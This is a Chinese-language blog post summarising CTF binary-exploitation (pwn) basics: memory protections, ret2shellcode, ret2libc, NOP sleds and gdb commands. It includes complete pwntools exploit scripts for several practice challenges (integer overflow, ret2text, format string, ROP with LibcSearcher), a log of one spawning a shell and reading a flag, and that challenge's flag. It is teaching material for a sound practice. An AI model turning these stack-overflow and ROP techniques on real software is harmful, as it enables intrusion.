1.pwn基础总结

原创

why you learn hard? 于 2021-10-03 14:42:24 发布 2885 收藏 12
分类专栏： PWN 文章标签： linux

本文链接：https://blog.csdn.net/hacker_zrq/article/details/120402472

> 基本概念：
>
> ●exploit
> ●用于攻击的脚本与方案（通常缩写为exp）
> ●payload
> ●攻击载荷，是的目标进程被劫持控制流的数据
> ●shellcode
> 调用攻击目标的shell的代码（打开目标的shell）,获取目标控制权。


pwn解题基本流程：

①：checksec查看程序架构，位数（32or64），保护措施，ida反编译查看程序基本逻辑。


checksec: 检查保护。

```
常见保护类型：
1.Canary
    Canary，金丝雀。金丝雀原来是石油工人用来判断气体是否有毒。而应用于在栈保护上则是在初始化一个栈帧时在栈底（stack
2.ALSR和PIE
    Address space layout randomization，地址空间布局随机化。通过将数据随机放置来防止攻击。
3.Relro
    Relocation Read Only， 重定位表只读。重定位表即.got 和 .plt 两个表。RELRO：(关闭 / 部分开启 / 完全开启) 对
4.NX：即Non-Executable Memory，不可执行内存。了解 Linux 的都知道其文件有三种属性，即 rwx，而 NX 即没有 x 属性。
```


例如：




查找system函数的plt地址:objdump -d -j .plt 文件名 |grep system




查找bin_sh字符串的地址：ROPgadget --binary 文件名 --string “/bin/sh"



②：构造payload，实现交互(有时候需要我们选择libc版本，有时候我们得多选几次才可以)，获取控制权。





①：ret2shellcode

1.控制返回地址使其指向shellcode所在的区域。该题型的前提是：

程序存在溢出点，而且还要能控制返回地址。

程序运行时，shellcode所在的区域关闭了NX(No-Exe)保护

地址随机化保护关闭。

②：ret2libc

libc是linux下的C函数库。

ret2libc这种攻击方式主要是针对 动态链接编译(Dynamic linking)的程序。因为正常情况下是无法在程序中找到像system(),execve()这中系统级函数的（如果程序中有这两个函数，我们直接就可以利用，省的我们还得去构造）。

因为程序是动态链接的，所以在程序运行时会调用libc.so(程序被装载时，动态链接器会将所有的动态链接加载至进程空间，libc.so只是其中最基本的一个)。libc.so是linux下c语言库中的运行库glibc的动态链接版，其中包含着大量可以利用的函数，我们可以通过IDA反编译找到的这些函数，然后找到这些函数在内存中的地址---基址。 依次基址就能算出我们想要的函数的相对地址。


```
通常情况下：
1.找到system()函数的地址
2.在内存中找到"/bin/sh"字符串的地址。
```

这道题下面这篇writeup不错。

(20条消息) [BUUCTF]PWN6——ciscn_2019_c_1_mcmuyanga的博客-CSDN博客


另外：补充返回导向编程中的两个小tips:


一、nop滑梯。



当开启地址随机化保护的时候，我们不知道return address指向哪里，我们想让他指向shellcode addr。因此我们在shellcode addr的低地址位全部填上nop，return address碰到nop不会有任何操作，而是会去执行他的下一个地址位，就这样一点一点滑倒shellcode，有时候一次可能无法成功，多试几次，一定能让return address执行nop，从而顺利的滑倒shellcode addr

二、函数及其所用参数的在栈中的存储位置。






由图可知，该栈保存的操作是:

```
system("/bin/sh") ;
exit(0)
```

可以清楚的看到函数的地址和参数的地址之间是隔着一小块的，这个和栈中的每一片栈帧的结构是有关系的，如下图所示。



③：Int_overflow


```
# Int_overflow
context(log_level='debug', os='Linux', arch='amd64')
p = remote("pwn.blackbird.wang", 9501)
payload = "2147483648"
#或者是payload = "-2147483648"，只要保证payload的字节码是1111111111111111即可。这样异或后就不可能是0
p.sendlineafter("Input an int ( <0 )\n", payload)
p.interactive()
```

ret2text


题目文件：

链接：https://pan.baidu.com/s/1SUVwwX1puOCdvuEjQrPPSA
提取码：qqp6

先checksec一下，发现就是最普通的栈溢出，而且是64位程序：



拉到IDA里面反编译。发现有个backdoor后门函数，那思路就很明显了，直接跳转到backdoor的地址即可。



```
int backdoor()
{
  return system("/bin/sh");
}
```


那backdoor的地址在哪里可以找到呢？

一种方法是在IDA里面，但是这种有时候不太准确。

还有一种是动态调试：

这样我们就找到backdoor的函数地址就是0x400687

由于是64位程序，所以得查看一下栈中rbp的指向，我们下一步要做的就是把rbp指向的那一行覆盖掉，然后在+8的位置写上backdoor函数的地址。就可以完成程序的劫持。



编写的EXP如下：

```
from pwn import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
p=remote("pwn.blackbird.wang",9502)
backdoor_addr=0x400687
#第一步：利用反汇编，查看变量的位置，为 [rbp-0x70]。由于是64位系统，要覆盖掉ebp，就要+8字节。因此 L = 0x70 + 8
#EBP(Base Pointer)是栈帧基址指针寄存器，存放执行函数对应栈帧的栈底地址
payload=b'a'*(0x0A+0x08)+p64(backdoor_addr)
p.sendline(payload)
p.interactive()
```

baby_fmt

```
from pwn import*
context(log_level='debug',os='Linux',arch='x86')
p=remote("pwn.blackbird.wang",9503)
unk_addr=0x0804C044
payload=p32(unk_addr)+b'a'*6+b"%10$n"
p.sendlineafter("your name:",payload)
p.sendlineafter("your passwd:","10")
p.interactive()
```

babyrop

```
from pwn import*
from LibcSearcher import*
elf = ELF('C:\\Users\\DELL\\Desktop\\babyrop')
p=remote("pwn.blackbird.wang",9504)
system = elf.plt["system"]
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = elf.symbols['main']

payload1=b'a'*(0x28+0x4) + p32(puts_plt) + p32(main_addr) + p32(puts_got)

p.recvuntil("advise?\n")
p.sendline(payload1)
puts_addr=u32(p.recv()[0:4])
print("puts_addr:"+hex(puts_addr))

libc = LibcSearcher('puts',puts_addr)
base = puts_addr - libc.dump('puts')
sys_addr=base+libc.dump('system')
binsh=base+libc.dump('str_bin_sh')

payload2=b'a'*(0x28+0x4) +p32(sys_addr) + b'a'*4 +p32(binsh)

p.sendline(payload2)

p.interactive()
```

```
    PIE:      No PIE (0x8048000)
[x] Opening connection to pwn.blackbird.wang on port 9504
[x] Opening connection to pwn.blackbird.wang on port 9504: Trying 1.117.139.210
C:\Users\DELL\Desktop\pythonprojet\XDComp\test.py:22: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/
  p.recvuntil("advise?\n")
[+] Opening connection to pwn.blackbird.wang on port 9504: Done
puts_addr:0xf7e2e460
[+] There are multiple libc that meet current constraints :
0 - libc6_2.31-8_i386
1 - libc6_2.31-7_i386
2 - libc6_2.31-9_i386
3 - libc6-i386_2.27-3ubuntu1.4_amd64
4 - libc6_2.26-0ubuntu2_amd64
5 - libc6-i386_2.13-20ubuntu5_amd64
6 - libc-2.31-4-x86
7 - libc-2.31-5-x86
8 - libc6_2.26-0ubuntu2.1_amd64
9 - libc6-i386_2.27-3ubuntu1.3_amd64
[+] Choose one : 9
[*] Switching to interactive mode
```



```
test
Hello,here is lacanva

I'm a fan of vtubers

But one day Nana7mi and Azi start their live boradcast at the same time

Whose live boradcast should I watch?
Can you give me some advise?
ls
babyrop
bin
dev
flag
lib
lib32
lib64
cat flag
moectf{do_you_l1k3_vtuber_too?}
```


ezrop

```
# ezROP
from pwn import *
from LibcSearcher import *

r = remote('pwn.blackbird.wang', 9506)
elf = ELF('C:\\Users\\DELL\\Desktop\\COMP\\ezrop')

main = 0x400b28
pop_rdi = 0x400c83
ret = 0x4006b9

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']

r.sendlineafter('choice!\n', b'1')
payload = b'\0' + b'a' * (0x50 - 1 + 8)
payload += p64(pop_rdi)
payload += p64(puts_got)
payload += p64(puts_plt)
payload += p64(main)

r.sendlineafter('encrypted\n', payload)
r.recvline()
r.recvline()

puts_addr = u64(r.recvuntil(b'\n')[:-1].ljust(8, b'\0'))

libc = LibcSearcher('puts', puts_addr)
offset = puts_addr - libc.dump('puts')
binsh = offset + libc.dump('str_bin_sh')
system = offset + libc.dump('system')

r.sendlineafter('choice!\n', b'1')

payload = b'\0' + b'a' * (0x50 - 1 + 8)
payload += p64(ret)
payload += p64(pop_rdi)
payload += p64(binsh)
payload += p64(system)

r.sendlineafter('encrypted\n', payload)

r.interactive()
```

gdb指令：

vmmap :查看内存映射。例如我们用到的段，以及各自的权限。
b *地址   下断点
d 断点号：删除断点
disass main:查看程序的执行流程
file 路径   附加文件
p:打印
r   程序开始执行
c 继续执行
step 单步步入
next 单步步过
enable 激活断点

enable 激活断点
info b 查看断点
del num 删除断点
x/wx $esp 以4字节16进制显示栈中内容
stack 100 插件提供的，显示栈中100项
find xxx 快速查找，很实用
s 按字符串输出
x 按十六进制格式显示变量。
d 按十进制格式显示变量。
u 按十六进制格式显示无符号整型。
o 按八进制格式显示变量。
t 按二进制格式显示变量。
a 按十六进制格式显示变量。
c 按字符格式显示变量。
f 按浮点数格式显示变量。

x/<n/f/u>
n、f、u是可选的参数。
b表示单字节，h表示双字节，w表示四字 节，g表示八字节
但是实际的组合就那么几种：
x/s 地址 查看字符串
x/wx 地址 查看DWORD
x/c 地址 单字节查看
x/16x $esp+12 查看寄存器偏移

set args 可指定运行时参数。（如：set args 10 20 30 40 50）
show args 命令可以查看设置好的运行参数。

ROPgadget:查找bin_sh字符串的地址：

```
┌──(root💀kali)-[~/桌面]
└─# ROPgadget --binary ./babyrop --string "/bin/sh"
Strings information
```


objdump:查找system函数的plt地址

```
└─# objdump -d -j .plt ./babyrop |grep system
080483a0 <system@plt>:
```


利用pwn结合checksec查看文件信息：

```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.19043.1165]
(c) Microsoft Corporation。保留所有权利。

C:\Users\DELL\Desktop\COMP>pwn checksec --file=ezrop
[*] 'C:\\Users\\DELL\\Desktop\\COMP\\ezrop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
```

```
    PIE:      No PIE (0x400000)

C:\Users\DELL\Desktop\COMP>pwn checksec --file=int
[*] 'C:\\Users\\DELL\\Desktop\\COMP\\int'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

C:\Users\DELL\Desktop\COMP>
```